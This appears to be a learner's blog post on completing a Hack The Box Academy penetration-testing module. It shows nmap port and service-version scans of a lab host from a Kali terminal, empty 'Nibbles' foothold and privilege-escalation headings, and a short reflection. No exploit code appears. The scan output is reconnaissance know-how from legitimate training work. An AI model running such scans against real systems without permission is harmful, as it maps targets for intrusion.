Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 12:37 EST
Nmap scan report for 10.129.200.170
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 19.23 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -A 10.129.200.170
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 12:39 EST
Nmap scan report for 10.129.200.170
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   211.77 ms 10.10.14.1
2   205.80 ms 10.129.200.170

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.60 seconds

┌──(kali㉿kali)-[~]
└─$
```


Right Ctrl

8:41 PM
1/27/2026


Nibbles – Initial Foothold



Nibbles – Privilege Escalation




Knowledge Check



Conclusion

This module gave me a thorough understanding of penetration testing. It was a bit challenging for me to be able to finish the module, but it has laid a good foundation for me as an aspiring cybersecurity analyst.

Link to Module

https://academy.hackthebox.com/achievement/2384006/77

Screenshot of Module Completion